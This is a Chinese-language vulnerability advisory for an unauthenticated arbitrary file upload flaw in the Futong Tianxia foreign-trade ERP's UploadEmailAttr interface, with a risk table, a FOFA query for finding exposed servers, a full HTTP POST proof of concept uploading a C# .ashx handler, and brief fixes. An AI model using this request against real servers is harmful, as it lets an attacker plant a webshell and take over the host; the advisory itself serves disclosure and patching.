

富通天下外贸ERP 任意文件上传导致命令执行漏洞(XVE-2024-8865)预警

漏洞描述

富通天下外贸ERPUploadEmailAttr接口处存在任意文件上传漏洞,未经身份攻击者可通过该漏洞在服务器端任意执行代码，写入后门，获取服务器权限，进而控制整个 web 服务器。

影响范围

富通天下外贸ERP

漏洞状态

漏洞细节	漏洞POC	漏洞EXP	在野利用
是	已公开	已公开	已知

风险等级

维度	评价
威胁等级	高危
影响面	广
攻击者价值	中
利用难度	低

漏洞复现

FOFA： body="/Content/images/login_logo_03.png"

POC/EXP：

POST /JoinfApp/Email/UploadEmailAttr?name=.ashx HTTP/1.1


Host: 127.0.0.1:8001

User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36(KHTML, like Gecko) Chrome/93.0.4577.63 Safari/537.36

Content-Type: application/x-www-form-urlencoded

```
<% @ webhandler language="C#" class="AverageHandler" %>
using System;
using System.Web;
public class AverageHandler : IHttpHandler
{
    public bool IsReusable
    { get { return true; } }
```

```
public void ProcessRequest(HttpContext ctx)
{
    ctx.Response.Write("makabaka");
}
```



修复方案

官方修复：

关闭互联网暴露面或接口设置访问权限

升级至安全版本